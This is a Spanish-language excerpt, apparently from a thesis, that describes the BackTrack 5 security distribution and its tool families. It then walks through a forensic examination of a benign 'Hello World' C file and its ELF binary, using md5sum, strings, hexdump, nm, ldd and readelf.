BackTrack es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad informática, el cual se deriva de la unión de dos grandes distribuciones orientadas a la seguridad:[\[13\]](#)

- ✓ Whoppix es una distribución Live de Linux que nació con la intención de proporcionar un entorno unificado para la auditoría de seguridad. Su nombre deriva de White HatKnoppix. La última versión antes de convertirse en WHAX (White HatSlax), fue la versión 2.7.
- ✓ WHAX está pensado para pruebas de seguridad y penetración de sistemas. Posee las últimas versiones de varias herramientas de seguridad. El cambio de nombre se debe a la migración del sistema base, originalmente Knoppix, ahora SLAX.

Backtrack5 también incluye una larga lista de herramientas de seguridad listas para usar, entre las que destacan numerosos escáneres de puertos y vulnerabilidades, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría de redes inalámbricas.

BackTrack 5 está basado en Ubuntu 10.04 LTS que por primera vez ofrece soporte para arquitecturas de 32 y 64 bits, algo nuevo en la distribución. También soporta el entorno de escritorio KDE 4, Gnome y Fluxbox, lo que permite al usuario descargar la edición con el entorno de escritorio de su preferencia.

3.2 HERRAMIENTAS

Entre las herramientas ofrecidas por Backtrack tenemos:[\[14\]](#)

- ✓ Aircrack-ng, herramientas para auditoría inalámbrica
- ✓ Kismet, sniffer inalámbrico
- ✓ Ettercap, interceptor/sniffer/registrador para LAN
- ✓ Wireshark, analizador de protocolos
- ✓ Medusa, herramienta para ataque de fuerza bruta
- ✓ Nmap, rastreador de puertos

Estas Herramientas se agrupan en 11 familias que son:

- ✓ Recopilación de información
- ✓ Mapeo de puertos
- ✓ Identificación de vulnerabilidades
- ✓ Análisis de aplicaciones web
- ✓ Análisis de redes de radio (WiFi, Bluetooth, RFID)
- ✓ Penetración (Exploits y Kit de herramientas de ingeniería social)
- ✓ Escalada de privilegios
- ✓ Mantenimiento de acceso
- ✓ Forenses
- ✓ Ingeniería inversa

✓ Voz sobre IP

CAPÍTULO 4

ANÁLISIS

Este capítulo se detalla todo lo analizado y encontrado en la evidencia y los diferentes métodos para la examinación de la evidencia.

4.1 ARCHIVO HELLO.C

La primera evidencia analizada fue el archivo HELLO.C, a continuación se detalla el análisis paso a paso.

4.1.1 INTEGRIDAD DEL ARCHIVO HELLO.C

Antes de comenzar a trabajar en la evidencia se debe mantener la integridad del mismo, para esto se utiliza el algoritmo md5.


Para hacer uso de este algoritmo se utiliza el comando `md5sum`, con lo cual aseguraremos que la evidencia no haya sido alterada y nos creará un archivo `.txt` que utilizaremos posteriormente

4.1.2 CONTENIDO DEL ARCHIVO HELLO.C

Al momento de ejecutar el archivo `HELLO.C` imprimía en pantalla el siguiente mensaje "HelloWorld".

Se utilizó el comando `strings`, para revisar el contenido de este archivo.

El comando `file` nos da información más detallada acerca del archivo.

A terminal window with a dark background and a dragon logo. The terminal shows a series of commands and their outputs. The commands are: 'ls', 'md5sum HELLO.C* > md5sumHELLO.txt', 'file HELLO.C', and 'strings HELLO.C'. The outputs are: 'HELLO.C', 'HELLO.C: ASCII text', and the contents of the file HELLO.C, which is a C program that prints 'Hello World!'.

```
File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls
HELLO.C
root@bt:~/Desktop/CASE# md5sum HELLO.C* > md5sumHELLO.txt
root@bt:~/Desktop/CASE# file HELLO.C
HELLO.C: ASCII text
root@bt:~/Desktop/CASE# strings HELLO.C
/*hello.c*/
#include<stdio.h>
int main (void) {
    printf("Hello World!\n");
    return 0;
}
root@bt:~/Desktop/CASE#
```

<< back | track 5

Figura 4.1-1 Comando md5sum y Strings

4.2 ARCHIVO HELLO

Se procedió con el análisis del archivo HELLO, a continuación se detalla su análisis paso a paso.


4.2.1 INTEGRIDAD DEL ARCHIVO HELLO

Antes de comenzar a trabajar en la evidencia se debe mantener la integridad del mismo, para mantener esta integridad se utiliza el comando md5sum.

4.2.2 CONTENIDO DEL ARCHIVO HELLO

4.2.2.1 COMANDO FILE

Se utilizó el comando file para determinar qué tipo de archivo es HELLO, y mostró lo siguiente:



```
File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# file HELLO
HELLO: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
libs), for GNU/Linux 2.2.5, not stripped
root@bt:~/Desktop/CASE#
```

Figura 4.2-1 Comando File

Hello es un archivo binario ELF ejecutable de 32 bits, en ocasiones, se hace referencia al LSB como el bit menos significativo o de menor valor, fue compilado en una arquitectura Intel 80386, fue compilado dinámicamente y existen símbolos presentes.

El formato ELF (Formato Ejecutable y Vinculado) es un formato de archivo para ejecutables, código objeto, bibliotecas compartidas y volcados de memoria, es el formato ejecutable usado mayoritariamente en los sistemas tipo UNIX como GNU/Linux, BSD, Solaris, Irix.

Al hablar de compilación esta puede ser estática o dinámica, un compilado estático es cuando una librería se copia en nuestro programa al momento de compilarlo, un compilado dinámico no se copia la librería en nuestro programa al momento de compilarlo.

Una vez obtenida información importante acerca de este archivo se procedió a revisar su contenido.

4.2.2.2 COMANDO STRINGS -a

Ejecutamos el comando strings-a para obtener información acerca del contenido de este archivo



```
File Edit View Terminal Help

root@bt:~/Desktop/CASE# ls
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# strings -a HELLO
/lib/ld-linux.so.2
libc.so.6
printf
_IO stdin_used
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRht
QVh(
Hello World!
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
GCC: (GNU) 3.2 20020903 (Red Hat Linux 8.0 3.2-7)
_IO stdin_used
/usr/src/build/148620-i386/BUILD/glibc-2.2.93/csu
GNU AS 2.13.90.0.2
/usr/src/build/148620-i386/BUILD/glibc-2.2.93/csu
GNU AS 2.13.90.0.2
init.c
../sysdeps/unix/sysv/linux/bits/types.h
../sysdeps/unix/sysv/linux/bits/sched.h
../linuxthreads/sysdeps/pthread/bits/pthreadtypes.h
```


Figura 4.2-2 Comando strings -a

La información más relevante que nos muestra es que utilizo un compilador GNU versión 3.2 20020903 de Red Hat Linux 8.0 3.2-7, también hace referencia a la librería libc.so.6.

4.2.2.3 COMANDO HEXDUMP -C

Se utiliza este comando para poder convertir todo lo binario a hexadecimal, fue de gran ayuda ya que mucha información que estaba en binario lo convirtió a un formato visible para nosotros.

El comando `hexdump -C |more`, convierte todo lo binario en hexadecimal.



```

File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# hexdump -C HELLO |more
00000000  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 |.ELF.....|
00000010  02 00 03 00 01 00 00 00 78 82 04 08 34 00 00 00 |.....4...|
00000020  c8 20 00 00 00 00 00 00 34 00 20 00 06 00 28 00 |.....4...(|
00000030  22 00 1f 00 06 00 00 00 34 00 00 00 34 80 04 08 |".....4...4...|
00000040  34 80 04 08 c0 00 00 00 c0 00 00 00 05 00 00 00 |4.....|
00000050  04 00 00 00 03 00 00 00 f4 00 00 00 f4 80 04 08 |.....|
00000060  f4 80 04 08 13 00 00 00 13 00 00 00 04 00 00 00 |.....|
00000070  01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08 |.....|
00000080  00 80 04 08 a6 03 00 00 a6 03 00 00 05 00 00 00 |.....|
00000090  00 10 00 00 01 00 00 00 a8 03 00 00 a8 93 04 08 |.....|
000000a0  a8 93 04 08 04 01 00 00 08 01 00 00 06 00 00 00 |.....|
000000b0  00 10 00 00 02 00 00 00 b8 03 00 00 b8 93 04 08 |.....|
000000c0  b8 93 04 08 c8 00 00 00 c8 00 00 00 06 00 00 00 |.....|
000000d0  04 00 00 00 04 00 00 00 08 01 00 00 08 81 04 08 |.....|
000000e0  08 81 04 08 20 00 00 00 20 00 00 00 04 00 00 00 |.....|
000000f0  04 00 00 00 2f 6c 69 62 2f 6c 64 2d 6c 69 6e 75 |.../lib/ld-linu|
00000100  78 2e 73 6f 2e 32 00 00 04 00 00 00 10 00 00 00 |x.so.2.....|
00000110  01 00 00 00 47 4e 55 00 00 00 00 00 02 00 00 00 |...GNU.....|
00000120  02 00 00 00 05 00 00 00 03 00 00 00 05 00 00 00 |.....|
00000130  04 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 |.....|
00000140  00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 |.....|
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000160  21 00 00 00 58 82 04 08 d8 00 00 00 12 00 00 00 |!...X.....|
00000170  0b 00 00 00 68 82 04 08 39 00 00 00 12 00 00 00 |...h...9.....|
00000180  12 00 00 00 94 83 04 08 04 00 00 00 11 00 0e 00 |.....|
00000190  33 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 |3.....|

```

Figura 4.2-3 Comando hexdump -C

En la imagen la columna izquierda representa la dirección del archivo, la columna del medio nos muestra el valor hexadecimal y la columna de la derecha nos muestra un texto ASCII, donde los primeros 16 bytes indican que es el campo mágico de un archivo ELF, el campo mágico de un archivo ELF será explicado más adelante.

4.2.2.4 COMANDO NM

Siguiendo con el análisis, usaremos el comando `nm` el cual básicamente nos enlista los símbolos del archivo, siempre y cuando estos no hayan sido removidos con el comando `strip`, también muestra un listado de funciones que tiene un código objeto o una librería compartida.




```
File Edit View Terminal Help
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# nm HELLO
000493b8 D _DYNAMIC
00049494 D _GLOBAL_OFFSET_TABLE_
00048394 R _IO_stdin_used
      w _Jv_RegisterClasses
00049484 d _CTOR_END
00049480 d _CTOR_LIST
0004948c d _DTOR_END
00049488 d _DTOR_LIST
000493b4 d _EH_FRAME_BEGIN
000493b4 d _FRAME_END
00049490 d _JCR_END
00049490 d _JCR_LIST
000494ac A _bss_start
000493a8 D _data_start
00048350 t _do_global_ctors_aux
000482c0 t _do_global_dtors_aux
000493ac d _dso_handle
      w _gmon_start
      U _libc_start_main@@GLIBC_2.0
000494ac A _edata
000494b0 A _end
00048374 T _fini
00048390 R _fp_hw
00048230 T _init
00048278 T _start
0004829c t _call_gmon_start
000494ac b _completed.1
```

Figura 4.2-4 Comando nm

Los símbolos pueden ser variables globales estáticas o funciones.

4.2.2.5 COMANDO LDD

Como nuestra evidencia fue compilada dinámicamente un comando que ayuda bastante es el ldd, este comando nos va a indicar las bibliotecas dinámicas que el binario necesita para poder funcionar, esta información la obtiene de una sección especial del archivo ELF llamada .interp.



```
File Edit View Terminal Help
root@bt:~/TESIS# ldd HELLO
linux-gate.so.1 => (0xb7782000)
libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7614000)
/lib/ld-linux.so.2 (0xb7783000)
root@bt:~/TESIS#
```

Figura 4.2-5 Comando ldd

Muestra en pantalla que la librería de C libc.so.6, es cargada por el enlazador dinámico ELF /lib/ld-linux.so.2.

4.2.2.6 COMANDO READELF - - FILE -HEADER

Este comando nos ayuda a obtener información acerca de la estructura, arquitectura y contenido de la cabecera ELF, cabe indicar que la cabecera ELF es siempre la primera sección del archivo binario ejecutable ELF como se muestra en la figura.




```
File Edit View Terminal Help
root@bt:~/Desktop/CASE# ls
HELLO HELLO.C md5sumHELLO.txt
root@bt:~/Desktop/CASE# readelf --file-header HELLO
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                                ELF32
  Data:                                  2's complement, little endian
  Version:                              1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  EXEC (Executable file)
  Machine:                               Intel 80386
  Version:                               0x1
  Entry point address:                   0x8048278
  Start of program headers:              52 (bytes into file)
  Start of section headers:              8392 (bytes into file)
  Flags:                                  0x0
  Size of this header:                   52 (bytes)
  Size of program headers:               32 (bytes)
  Number of program headers:              6
  Size of section headers:               40 (bytes)
  Number of section headers:              34
  Section header string table index:     31
root@bt:~/Desktop/CASE#
```

Figura 4.2-6 Comando readelf --file header

4.2.2.7 COMANDO READELF - - SECTION-HEADERS

Este comando nos permite visualizar información sobre las secciones, las secciones representan un objeto de dato necesario para la vista vinculada.

La tabla de la sección de cabecera es una matriz de estructuras la cual nos proporciona información acerca de la correlación de una sección en el archivo, el tipo, el nombre y la dirección de la imagen en memoria donde empieza la entrada de documentos, el tamaño de la sección del archivo compensado en bytes y otras banderas asociadas con cada sección.



```
File Edit View Terminal Help
root@bt:~/Desktop/CASE# readelf --section-headers HELLO
There are 34 section headers, starting at offset 0x20c8:

Section Headers:
[Nr] Name           Type             Addr           Off           Size       ES Flg Lk Inf Al
[ 0]                NULL            00000000      000000      000000      00   0  0  0
[ 1] .interp          PROGBITS        080480f4      0000f4      000013      00   A  0  0  1
[ 2] .note.ABI-tag    NOTE            08048108      000108      000020      00   A  0  0  4
[ 3] .hash            HASH            08048128      000128      000028      04   A  4  0  4
[ 4] .dynsym          DYNSYM          08048150      000150      000050      10   A  5  1  4
[ 5] .dynstr          STRTAB          080481a0      0001a0      00004c      00   A  0  0  1
[ 6] .gnu.version     VERSYM          080481ec      0001ec      00000a      02   A  4  0  2
[ 7] .gnu.version_r   VERNEED         080481f8      0001f8      000020      00   A  5  1  4
[ 8] .rel.dyn         REL             08048218      000218      000008      08   A  4  0  4
[ 9] .rel.plt         REL             08048220      000220      000010      08   A  4  11 4
[10] .init            PROGBITS        08048230      000230      000018      00  AX  0  0  4
[11] .plt             PROGBITS        08048248      000248      000030      04  AX  0  0  4
[12] .text            PROGBITS        08048278      000278      0000fc      00  AX  0  0  4
[13] .fini            PROGBITS        08048374      000374      00001c      00  AX  0  0  4
[14] .rodata          PROGBITS        08048390      000390      000016      00   A  0  0  4
[15] .data            PROGBITS        080493a8      0003a8      00000c      00  WA  0  0  4
[16] .eh_frame        PROGBITS        080493b4      0003b4      000004      00  WA  0  0  4
[17] .dynamic          DYNAMIC         080493b8      0003b8      0000c8      08  WA  5  0  4
[18] .ctors            PROGBITS        08049480      000480      000008      00  WA  0  0  4
[19] .dtors            PROGBITS        08049488      000488      000008      00  WA  0  0  4
[20] .jcr             PROGBITS        08049490      000490      000004      00  WA  0  0  4
[21] .got             PROGBITS        08049494      000494      000018      04  WA  0  0  4
[22] .bss             NOBITS          080494ac      0004ac      000004      00  WA  0  0  4
[23] .comment          PROGBITS        00000000      0004ac      000132      00   0  0  1
```

Figura 4.2-7 Comando readelf --section - headers

A continuación mostramos algunas de las secciones ELF más comunes, todas estas secciones contienen información muy valiosa, pero nosotros nos vamos a enfocar en dos secciones particularmente interesantes que son:

- ✓ **.RODATA**, la cual contiene datos solo de lectura asociados con el binario el cual debería incluir una cadena de texto plano ASCII o un código ejecutable
- ✓ **.TEXT**, la cual no contiene texto y se encuentra donde actualmente se encuentran las instrucciones de código de máquina que representa la porción del ejecutable donde reside el binario.

4.2.2.8 COMANDO READELF - -PROGRAM -HEADERS

Este comando nos permite ver información sobre la cabecera del programa y los segmentos, es importante mencionar que estas representan la vista de ejecución y contienen la información necesaria para crear una imagen de proceso.

